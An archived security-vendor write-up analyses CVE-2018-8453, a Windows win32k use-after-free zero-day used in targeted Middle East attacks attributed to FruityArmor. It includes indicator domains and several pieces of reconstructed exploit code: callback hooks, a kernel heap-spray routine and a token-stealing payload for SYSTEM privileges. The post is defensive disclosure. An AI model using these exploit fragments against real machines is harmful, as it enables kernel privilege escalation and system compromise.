Zero-day exploit (CVE-2018-8453) used in targeted attacks

By AMR

Published: 2018-10-10 · Archived: 2026-04-05 20:55:37 UTC

Yesterday, Microsoft published their security bulletin, which patches CVE-2018-8453, among others. It is a vulnerability in win32k.sys discovered by Kaspersky Lab in August. We reported this vulnerability to Microsoft on August 17, 2018. Microsoft confirmed the vulnerability and designated it CVE-2018-8453.

Microsoft Graphics Components Information Disclosure Vulnerability	CVE-2018-8427	Lin Wang of Beihang University
Microsoft Graphics Components Remote Code Execution Vulnerability	CVE-2018-8432	Lin Wang of Beihang University
Microsoft Exchange Server Elevation of Privilege Vulnerability	CVE-2018-8448	Adrian Ivascu
Win32k Elevation of Privilege Vulnerability	CVE-2018-8453	Kaspersky Lab
Internet Explorer Memory Corruption Vulnerability	CVE-2018-8460	Anonymous working with Trend Micro's Zero Day Initiative
Windows GDI Information Disclosure Vulnerability	CVE-2018-8472	Symeon Paraschoudis of Pen Test Partners LLP

In August 2018 our Automatic Exploit Prevention (AEP) systems detected an attempt to exploit a vulnerability in Microsoft Windows operating system. Further analysis into this case led us to uncover a zero-day vulnerability in win32k.sys. The exploit was executed by the first stage of a malware installer to get necessary privileges for persistence on the victim's system. The code of the exploit is of high quality and written with the aim of reliably exploiting as many different MS Windows builds as possible, including MS Windows 10 RS4.

So far, we detected a very limited number of attacks using this vulnerability. The victims are located in the Middle East.

Kaspersky Lab products detected this exploit proactively through the following technologies:

1. 1 Behavioral detection engine and Automatic Exploit Prevention for endpoints
2. 2 Advanced Sandboxing and Anti Malware engine for Kaspersky Anti Targeted Attack Platform (KATA)

Kaspersky Lab Verdicts for the artifacts in this campaign are:

- HEUR:Exploit.Win32.Generic
- HEUR:Trojan.Win32.Generic
- PDM:Exploit.Win32.Generic

More information about this attack is available to customers of Kaspersky Intelligence Reports. Contact: intelreports@kaspersky.com

Technical details

CVE-2018-8453 is a Use-After-Free inside **win32kfull!xxxDestroyWindow** that resembles an older vulnerability — CVE-2017-0263. CVE-2017-0263 was originally deployed by the Sofacy APT, together with a PostScript exploit, back in 2017.

For technical analysis of the vulnerability, we completely reverse-engineered the ITW exploit sample obtained and rewrote it into a full Proof of Concept.

The exploitation of this vulnerability depends on a sequence of events that are performed from hooks set on three usermode callback functions – **fnDWORD**, **fnNCDESTROY**, and **fnINLPCREATESTRUCT**. The exploit installs these hooks by replacing the function pointers in the **KernelCallbackTable**:

```
1: kd> dt _PEB @$peb -y KernelCallbackTable
CVE_2018_8453!_PEB
   +0x058 KernelCallbackTable : 0x00007ffc`46133070 Void
1: kd> dps 0x00007ffc`46133070
00007ffc`46133070  00007ffc`460d2bd0 USER32!_fnCOPYDATA
00007ffc`46133078  00007ffc`4612ae70 USER32!_fnCOPYGLOBALDATA
00007ffc`46133080  00007ff7`ebcf10f0 CVE_2018_8453!fnDWORD_hook [c:\project
00007ffc`46133088  00007ff7`ebcf1340 CVE_2018_8453!fnNCDESTROY_hook [c:\pro
00007ffc`46133090  00007ffc`460d96a0 USER32!_fnDWORDOPTINLPMSG
00007ffc`46133098  00007ffc`4612b4a0 USER32!_fnINOUTDRAG
00007ffc`461330a0  00007ffc`460d5d40 USER32!_fnGETTEXTLENGTHS
00007ffc`461330a8  00007ffc`4612b220 USER32!_fnINCNTOUTSTRING
00007ffc`461330b0  00007ffc`4612b750 USER32!_fnINCNTOUTSTRINGNULL
00007ffc`461330b8  00007ffc`460d75c0 USER32!_fnINLPCOMPAREITEMSTRUCT
00007ffc`461330c0  00007ff7`ebcf1430 CVE_2018_8453!fnINLPCREATESTRUCT_hook
00007ffc`461330c8  00007ffc`4612b2e0 USER32!_fnINLPDELETEITEMSTRUCT
00007ffc`461330d0  00007ffc`460dbc00 USER32!__fnINLPDRAWITEMSTRUCT
00007ffc`461330d8  00007ffc`4612b330 USER32!_fnINLPHELPINFOSTRUCT
00007ffc`461330e0  00007ffc`4612b330 USER32!_fnINLPHELPINFOSTRUCT
00007ffc`461330e8  00007ffc`4612b430 USER32!_fnINLPMDICREATESTRUCT
```

Hooked functions in the Kernel Callback Table


Inside the **fnINLPCREATESTRUCT** hook, the exploit initializes a *"SysShadow"* window by explicitly assigning a position to it:

```
LRESULT fnINLPCREATESTRUCT_hook(LPVOID msg)
{
    if (GetCurrentThreadId() == Tid)
    {
        if (fnINLPCREATESTRUCT_flag)
        {
            CHAR className[0xC8];
            GetClassNameA((HWND)*(LONG_PTR*)(*(LONG_PTR*)((LONG_PTR)msg + 0x28)), className, sizeof(className));

            if (!strcmp(className, "SysShadow"))
            {
                SetWindowPos(MainClass, NULL, 0x100, 0x100, 0x100, 0x100, SWP_HIDEWINDOW | SWP_NOACTIVATE | SWP_N
                fnINLPCREATESTRUCT_flag = FALSE;
            }
        }
    }

    return fnINLPCREATESTRUCT(msg);
}
```

Usermode hook on fnINLPCREATESTRUCT initializes SysShadow

When processing the **WM_LBUTTONDOWN** message, the **fnDWORD** hook executes the **DestroyWindow** function on the parent, which results in the window being marked as free and subsequently freed by the garbage collector.

The issue lies inside the **fnNCDESTROY** hook that is performed during execution of the **DestroyWindow** function. This hook executes the **NtUserSetWindowFNID** syscall, which contains a flawed logic to change the *fnid* status of the window without properly checking if it is set to **FNID_FREED**.



Vulnerable code inside NtUserSetWindowFNID

The *fnid* status of the window is located at offset 0x02a in the tagWND structure:

kd> dt win32k!tagWND
…
+0x02a fnid : Uint2B

When the scrollbar is initially created, it has the value **FNID_SCROLLBAR** (0x029A).

The next diagram shows the value of *fnid* prior and after execution of the **NtUserSetWindowFNID** syscall:

```
3: kd> dw rax+2A L1
ffffa588`c0a0e7da  8000

3: kd> dw rax+2A L1
ffffa588`c0a0e7da  82a1
```


Scrollbar fnid prior and after execution of NtUserSetWindowFNID syscall

We can check what the new *fnid* value is by verifying it against the ReactOS source code:

/* FNIDs for NtUserSetWindowFNID, NtUserMessageCall */
#define FNID_SCROLLBAR 0x029A
…
#define FNID_BUTTON 0x02A1
…
#define FNID_FREED 0x8000 /* Window being Freed… */

This action results in the first scrollbar being destroyed, while the system still maintains a reference to a *"SysShadow"* class, as the scrollbar *fnid* is no longer marked as **FNID_FREED**, but as **FNID_BUTTON** instead.

To successfully reclaim the freed memory pool, the exploit contains a number of different feng shui tactics. The spray procedure is dependent on the exploited Windows version, and because the exploit targets a wide range of operating systems, it includes five separate functions for spraying:



Heap spraying procedures supported in the exploit

For the latest supported version (Windows 10 RS4), the spray tactic is quite complicated. The kernel is sprayed with bitmap objects of different size. This is required to exhaust the memory allocator to eventually bypass the Low Fragmentation Heap security mitigations that were significantly improved in the latest Windows builds:

```
VOID Fengshui_17134()
{
    BYTE buf[0x1000];

    memset(buf, 0x41, sizeof(buf));

    for (int i = 0; i < 0x200; i++)
    {
        Bitmaps_0x1A_0x200[i] = CreateBitmap(0x1A, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x200; i++)
    {
        Bitmaps_0x27E_0x200[i] = CreateBitmap(0x27E, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x200; i++)
    {
        Bitmaps_0x156_0x200[i] = CreateBitmap(0x156, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x100; i++)
    {
        Bitmaps_0x1A_0x100[i] = CreateBitmap(0x1A, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x20; i++)
    {
        Bitmaps_0x156_0x20[i] = CreateBitmap(0x156, 1, 1, 0x20, buf);
    }

    for (int i = 0; i < 0x20; i++)
    {
        Bitmaps_0x176_0x20[i] = CreateBitmap(0x176, 1, 1, 0x20, buf);
    }
}
```

Heap Feng Shui technique for Windows RS4 17134

This leads to the following memory layout, where **USERTAG_SCROLLTRACK** is the freed pool allocation:

```
2: kd> !pool ffffee30`044b2a20
Pool page ffffee30044b2a20 region is Unknown
 ffffee30044b2000 size:  a10 previous size:    0  (Allocated)  Gpbm
*ffffee30044b2a10 size:   80 previous size:  a10  (Free )  *Usst
            Pooltag Usst : USERTAG_SCROLLTRACK, Binary : win32k!xxxSBTrackInit
 ffffee30044b2a90 size:  570 previous size:   80  (Allocated)  Gpbm
2: kd> db ffffee30044b2000+9E0 L100
ffffee30`044b29e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b29f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a00  41 41 41 41 41 41 41 41-00 00 00 00 00 00 00 00  AAAAAAAA........
ffffee30`044b2a10  a1 00 08 2d 55 73 73 74-86 2a 86 8c 03 39 6f 9e  ...-Usst.*...9o.
ffffee30`044b2a20  10 1e 1f 00 30 ee ff ff-00 00 00 00 00 00 00 00  ....0...........
ffffee30`044b2a30  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffffee30`044b2a40  00 00 00 00 00 00 00 00-11 00 00 00 3d 00 00 00  ............=...
ffffee30`044b2a50  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffffee30`044b2a60  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffffee30`044b2a70  00 00 00 00 00 00 00 00-02 00 00 00 00 00 00 00  ................
ffffee30`044b2a80  60 52 ff 03 30 ee ff ff-00 00 00 00 00 00 00 00  `R..0...........
ffffee30`044b2a90  08 00 57 23 47 70 62 6d-00 00 00 00 00 00 00 00  ..W#Gpbm........
ffffee30`044b2aa0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ab0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ac0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ad0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Freed scrollbar heap allocation

When another scrollbar is allocated, the *SysShadow* class memory reference is reused, but its contents are attacker-controlled, because the freed *Usst (ffffee30044b2a10)* and *Gpbm (ffffee30044b2a90)* pools were merged into a single block:

```
0: kd> !pool ffffee30`044b2a20
Pool page ffffee30044b2a20 region is Unknown
 ffffee30044b2000 size:  a10 previous size:    0  (Allocated)  Gpbm
*ffffee30044b2a10 size:  5f0 previous size:  a10  (Allocated) *Gpbm
            Pooltag Gpbm : GDITAG_POOL_BITMAP_BITS, Binary : win32k.sys
0: kd> db ffffee30044b2000+9E0 L100
ffffee30`044b29e0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b29f0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a00  41 41 41 41 41 41 41 41-00 00 00 00 00 00 00 00  AAAAAAAA........
ffffee30`044b2a10  a1 00 5f 23 47 70 62 6d-86 2a 86 8c 03 39 6f 9e  .._#Gpbm.*...9o.
ffffee30`044b2a20  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
ffffee30`044b2a30  00 00 00 00 00 00 00 00-41 41 41 41 41 41 41 41  ........AAAAAAAA
ffffee30`044b2a40  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a50  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a60  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a70  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a80  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2a90  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2aa0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ab0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ac0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
ffffee30`044b2ad0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

Freed allocation is merged with the following pool

This results in a powerful arbitrary kernel Read\Write using GDI Bitmap primitives that works even on the latest Windows versions.

Following successful exploitation, a slightly modified Token-stealing payload is used to swap the current process Token value with the one from the SYSTEM EPROCESS structure:

```
VOID GetSystem(LONG_PTR address)
{
    int UniqueProcessId_offset = 0x2e0;
    int ActiveProcessLinks_offset = 0x2e8;
    int Token_offset = 0x358;
    int SystemId = 4;

    LONG_PTR process = address;
    LONG_PTR forward = address;
    LONG_PTR backward = address;

    int i = 0;

    while (TRUE)
    {
        if (ArbitraryRead(forward + UniqueProcessId_offset) == SystemId)
        {
            ArbitraryWrite(address + Token_offset, ArbitraryRead(forward + Token_offset));
            break;
        }

        if (ArbitraryRead(backward + UniqueProcessId_offset) == SystemId)
        {
            ArbitraryWrite(address + Token_offset, ArbitraryRead(backward + Token_offset));
            break;
        }

        forward = ArbitraryRead(forward + ActiveProcessLinks_offset) - ActiveProcessLinks_offset;

        backward = ArbitraryRead(backward + ActiveProcessLinks_offset + 8) - (ActiveProcessLinks_offset + 8);

        if (forward == address)
            i += 1;

        if (backward == address)
            i += 1;

        if (i == 2)
            return;
    }
}
```

Modified Token-stealing payload process

So far, we've observed the usage of this exploit in a small number of targeted attacks, when the exploit is packaged in a malware installer. The installer requires system privileges to install its payload. The payload is a sophisticated implant, used by the attackers for persistent access to the victims' machines. Some of its main characteristics include:

- Encrypting the main payload using AES-256-CBC with the SHA-1 of the SMBIOS UUID (this makes it impossible to decrypt the payload on machines other than the victim, if the SMBIOS UUID is not known)
- Using Microsoft BITS (Background Intelligent Transfer Service) for communicating with its C&C servers, an unusual technique
- Storing the main payload in a randomly named file on disk; the loader contains a hash of the filename and attempts to find the payload by comparing the filename hash for all files in the Windows directory

More details on this malware and the APT behind it are available to customers of Kaspersky Intelligence Reporting. Contact: intelreports@kaspersky.com

Victims

The distribution of the attack seems to be highly targeted, affecting less than a dozen victims in the Middle East region, according to our telemetry.

Attribution

During our investigation, we discovered the attackers were using a PowerShell backdoor that has previously been seen exclusively used by the FruityArmor APT. There is also an overlap in the domains used for C2 between this new set of activity and previous FruityArmor campaigns. That makes us assess with medium confidence that FruityArmor is responsible for the attacks leveraging CVE-2018-8453.

Conclusion

Even when deploying 0-days seems to be more frequent than it used to be, this would be the second time we have spotted FruityArmor using one of them to distribute its malware. This points to the resources and sophistication of this actor, along with the advanced final-stager they distribute.

So far, this campaign has been extremely targeted, affecting a very low number of victims in the Middle East region, probably persons of interest for the attackers. However, the victimology is not clear, especially with such a small number of victims involved.

We believe that although FruityArmor´s activity has been slowly increasing during the last two years, the extremely targeted nature of the attacks helps them fly below the radar.

Appendix I – Indicators of compromise:

Domains:

weekendstrips[.]net
shelves-design[.]com

Source: https://securelist.com/cve-2018-8453-used-in-targeted-attacks/88151/